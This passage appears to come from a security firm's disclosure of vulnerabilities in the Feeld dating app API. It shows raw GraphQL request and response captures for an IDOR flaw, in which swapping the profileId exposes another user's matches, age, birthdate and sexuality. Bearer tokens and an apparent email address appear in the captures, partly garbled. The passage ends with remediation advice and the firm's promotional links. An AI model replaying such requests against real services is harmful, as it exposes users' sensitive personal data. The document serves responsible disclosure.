iaWRlbnnRpdG16eyJlbWFpbC16MyJzb255X3BvcmtAeWFob28uY29tI19LCJzaWduX2luX3Byb32pZGVyIjoicGFzc
3dVcmQifX0.hD6EpK0rwPQnqXG5j1L5j7PHhMKntna8Rpg3suL0w-7UX2RL40ItIs4iaR6FtU5IsqSb5wL4woNzHpx2
6Ve5nvzgUB72M_gIUbm@0H3mHafzovl_16p6D1qDzT-usBGe cq89aE6r5AHFmdJlaL9TYjKJDzb-umIBfMNyPmZDkSa1J
ouxt0nemGC0qtJ79LSam7HM-LfpCfQnV2NGxUduzNe2AGIcahWLpwtWSSncojfVopLiPeG8mW-YcXaUlsxy_OsguWjBWLv
qzAZk02bLFbcuxTkrWuSflQFBgnJ2czpi8wn-YrvJLH1vx43jb_wFYXptCjx3u0vuFTw
Profile-Id: profile#e6c48931-e634-42d3-9db1-9bf56fc1629c
User-Agent: feeld-mobile
Content-Type: application/json
Content-Length: 2203
Accept-Encoding: gzip, deflate, br
{
  "operationName": "ChatListQuery",
  "variables": {
    "limit": 100,
    "profileId": "profile#e6c48931-e634-42d3-9db1-9bf56fc1629c"
  },
  "query": "query ChatListQuery($profileId: String!, $chatsCursor: String, $matchesCursor: String, $limit: Int = 25) { \n    profile(id: $profileId) { \n      id\n      chats(limit: 10, status: ACTIVE, cursor: $chatsCursor) { \n        nodes { \n          ...ChatListItemChatFragment\n          __typename\n        }\n        pageInfo { \n          hasNextPage\n          nextPageCursor\n          __typename\n        }\n        __typename\n      }\n      ...ConnectionsModalMatchesFragment\n      __typename\n    }\n    \n    fragment ChatListItemChatFragment on Chat { \n      ...ChatFragment\n      __typename\n    }\n    \n    fragment ChatFragment on Chat { \n      id\n      name\n      type\n      streamChatId\n      status\n      ...ChatSettingsChatFragment\n      members { \n        ...ChatMemberFragment\n        __typename\n      }\n      __typename\n    }\n  }\n}
```

Response:

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Accept-Encoding
Date: Thu, 07 Mar 2024 07:48:55 GMT
Access-Control-Allow-Origin: *
Cache-Control: no-store
Apigw-RequestId: UP6oRhKkiYcEJ9g=
X-Cache: Miss from cloudfront
Via: 1.1 ad6a59dd9fdcf1afbf57f7131fc96bf20.cloudfront.net (CloudFront)
X-Amz-Cf-Pop: LHR50-P3
X-Amz-Cf-Id: WMkg3vb81tYTCD9-qXh6LX5bz2LoiNApJjewIzAbinW9AUOB5PS1Ng==
{
  "data": {
    "profile": {
      "id": "profile#e6c48931-e634-42d3-9db1-9bf56fc1629c",
      "chats": {
        "nodes": [
          {
            "id": "chat#6d61b0ec-363a-4a84-8f04-684e4383bfa4",
            "name": null,
            "type": "PRIVATE",
            "streamChatId": "3dfccbdb-74fb-4d75-8484-29b569a218e0",
            "status": "ACTIVE",
            "__typename": "Chat",
            "members": [
              {
                "id": "profile#e6c48931-e634-42d3-9db1-9bf56fc1629c",
                "status": "ACTIVE",
                "analyticsId": "f30299eb-df4d-4685-92fa-be7aaaf2410d",
                "imaginaryName": "B",
                "streamUserId": "f30299eb-df4d-4685-92fa-be7aaaf2410d",
                "age": 33,
                "dateOfBirth": "1991-02-27T00:00:00.000Z",
                "sexuality": "STRAIGHT"
              }
            ],
            "__typename": "Chat"
          }
        ],
        "__typename": "ConnectionsModalMatchesFragment"
      },
      "__typename": "Profile"
    }
  }
}
```

Vulnerability #8 – View other people's matches

Reproduction steps:

3. Change the profileId to that belonging to a victim user, such as: 00ab5791-e42e-58e2-ab51-e30a453d791f. Thus, we can view that account's matches, as seen below:

Request

```
Pretty Raw Hex GraphQL JSON Web Token GraphQL (InQL - GraphQL Scanner)
1 POST /graphql HTTP/2
2 Host: core.api.feeld.co
3 Accept: */*
4 Authorization: Bearer eyJhbGciOiJSUzIiNiIsImtpZCI6IjYwOWY4ZTMzN2ZjNzg1NTE0ZTExmGMH2ZDg0N2Y0M2M3NDM1M2U0YWY1LCj8eXAi01JKV1QifQ.eyJpc3Mi0iJodHRwczovL3NlY3VyZXrVa2VuLmdvb2dsZS5jb20vZjItcHJvZC01MzQ3NSIsInF1ZCI6InYyLXByb2QtNTM0NzUiLCJhdXRoX3RpbwUi0jE3MDkzNjU2NDksInVzZXJfaWQi0iIzZwdV0jl5Z1N1ZXQ3dlhvVGVuMjhzeFR3a@oziwiic3ViIjoiM2VnVUI5ewdTdwN3ZYb1RlbjI4c3Hud2tKMyIsInlhdc16MTcw0Tc5NTgwMywiZXhwIjoxNzASNzk5NDAzLCJlbWFpbCI6InNvbnlfcG9ya@B5YWhvby5jb20iLCJlbWFpbF922XJpZmllZCI6dHJ1ZSwizmlyZWJhc2UiOnsiaWRlbmRpdlcycI6eyJlbWFpbCI6WyJzb255X3BvcmtAeWFob28uY29tI119LCJzaWduX2luX3Byb3ZpZGVyIjoiCGfzc3dvcmc0ifx0.iDbEpRwpkRj7PHhMKntna8Rpg3suL0v-7UX2RL4DItIs4iaR6FtU5Isn0Sb5wl4woNzHpx26Ve5nvzgUB72M_gIUbm00HjnMafzovL_16p601qDzT-us8Gecq89aE6r5AHFmdJla9TYjKJDzb-unIBfWNyPmZDkSa1Jouxt0nemgC0qTJ79L5am7HM-LTpCfQnvZNGxUduzNe2AGIcahWLpwtWSncojfVopL1PeG8mW-YcKaUlsxy_OsguWjBWLvqzAZk02bLFBCuxrTkrWuSflQFBByGNj2czpi0wn-YrivJlH1vx43jb_wFYXptCjx3u0vuFTw
5 X-Profile-Id: profile#e6c48931-e634-42d3-9db1-9bf56fc1629c
6 User-Agent: feeld-mobile
7 Content-Type: application/json
8 Content-Length: 2203
9 Accept-Encoding: gzip, deflate, br
10
11 {
    "operationName": "ChatListQuery",
    "variables": {
        "limit": 100,
        "profileId": "profile#00ab5791-e42e-58e2-ab51-e30a453d791f"
    },
    "query": "query ChatListQuery($profileId: String!, $chatsCursor: String, $matchesCursor: String, $limit: Int = 25) {\\n    profile(id: $profileId) {\\n        id\\n        chats(limit: 10, status: ACTIVE, cursor: $chatsCursor) {\\n            nodes {\\n                ...ChatListItemChatFragment\\n                __typename\\n            }\\n            pageInfo {\\n                hasNextPage\\n                nextPageCursor\\n                __typename\\n            }\\n            __typename\\n        }\\n        fragment ChatListItemChatFragment on Chat {\\n            ...ChatFragment\\n            __typename\\n        }\\n        fragment ChatFragment on Chat {\\n            id\\n            name\\n            type\\n            streamChatId\\n            status\\n            ...ChatSettingsChatFragment\\n            members {\\n                ...ChatMemberFragment\\n                __typename\\n            }\\n            __typename\\n        }\\n        __typename\\n    }\\n    __typename\\n}
```

Response

```
Pretty Raw Hex Render Diff
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 Vary: Accept-Encoding
4 Date: Thu, 07 Mar 2024 07:24:01 GMT
5 Access-Control-Allow-Origin: *
6 Cache-Control: no-store
7 Apigw-Requestid: UP2-sikkiycEMVA=
8 X-Cache: Miss from cloudfront
9 Via: 1.1 0f9abff0779787e38b3d83ae17ff6224.cloudfront.net (CloudFront)
10 X-Amz-Cf-Pop: LHR50-P3
11 X-Amz-Cf-Id: iKewGrClWcZJKq2oIHvvGI7PzvUVnhvIYzVbzry84x0d9ht05v26g==
12
13 {
    "data": {
        "profile": {
            "id": "profile#00ab5791-e42e-58e2-ab51-e30a453d791f",
            "chats": {
                "nodes": [
                    {
                        "id": "chat#910e3676-ece4-4592-8ac0-9d02fa6743b7",
                        "name": null,
                        "type": "PRIVATE",
                        "streamChatId": "50dd83b1-9dda-4940-b6bb-04891e9500bd",
                        "status": "ACTIVE",
                        "__typename": "Chat",
                        "members": [
                            {
                                "id": "profile#00ab5791-e42e-58e2-ab51-e30a453d791f",
                                "status": "ACTIVE",
                                "analyticsId": "dz12dJkUiley",
                                "imaginaryName": "Bogdan",
                                "streamUserId": "63a0b904214b6d0001000166",
                                "age": 34,
                                "dateOfBirth": "1990-01-01T00:00:00.000Z",
                                "sexuality": "STRIGHT"
                            }
                        ],
                        "__typename": "Chat"
                    }
                ],
                "__typename": "ChatConnection"
            }
        }
    }
}
```

FORTBRIDGE

Fix!

Remediation

Developers:

1. Implement the authorization checks. These must be on the back-end and not front-end.

DevSecOps:

1. Integrate security tools in your CICD pipeline.

CISO

1. Do data mapping – identify all personal data your org. collects, processes and stores, including where it is located and how it is used.
2. Implement Data Protection Measures: Introduce technical and organizational measures to protect personal data, such as encryption, access controls, and regular security testing.

Fines:

1. In July 2024, Uber was fined 290million Euros for violating the GDPR's international data transfer rules, by transferring sensitive driver information to its US headquarters

Remediation

Feed:

Have remediated all the issues we flagged.

Giveaway – Empowering Future AppSec Professionals

3 Burp Suite Certified Exam Vouchers – details on LinkedIn @FORTBRIDGE

See Our Leading Research Insights

1. For **web app pentest research** and a peek into PHP internals, check [**Multiple Concrete CMS Vulnerabilities \(Part 1 – RCE\)**](#): This article investigates achieving remote code execution through 2 race conditions vulnerabilities in the file upload functionality in Concrete CMS, providing a detailed examination of potential security risks and mitigation strategies.
2. For **API testing research**, check [**Mass Account Takeover in Yunmai Smart Scale API**](#): This article details a pentest of Yunmai's Android and iOS smart scale API, revealing several issues, including a chained attack leading to mass account takeover.
3. For our **open source contribution to security tools**, check [**Phishing Like a Pro: A Guide for Pentesters to Add SPF, DMARC, DKIM, and MX Records to Evilginx**](#): This guide delves into advanced phishing techniques and how to effectively use SPF, DMARC, DKIM, and MX records with Evilginx for penetration testing.

Q & A

THANK YOU!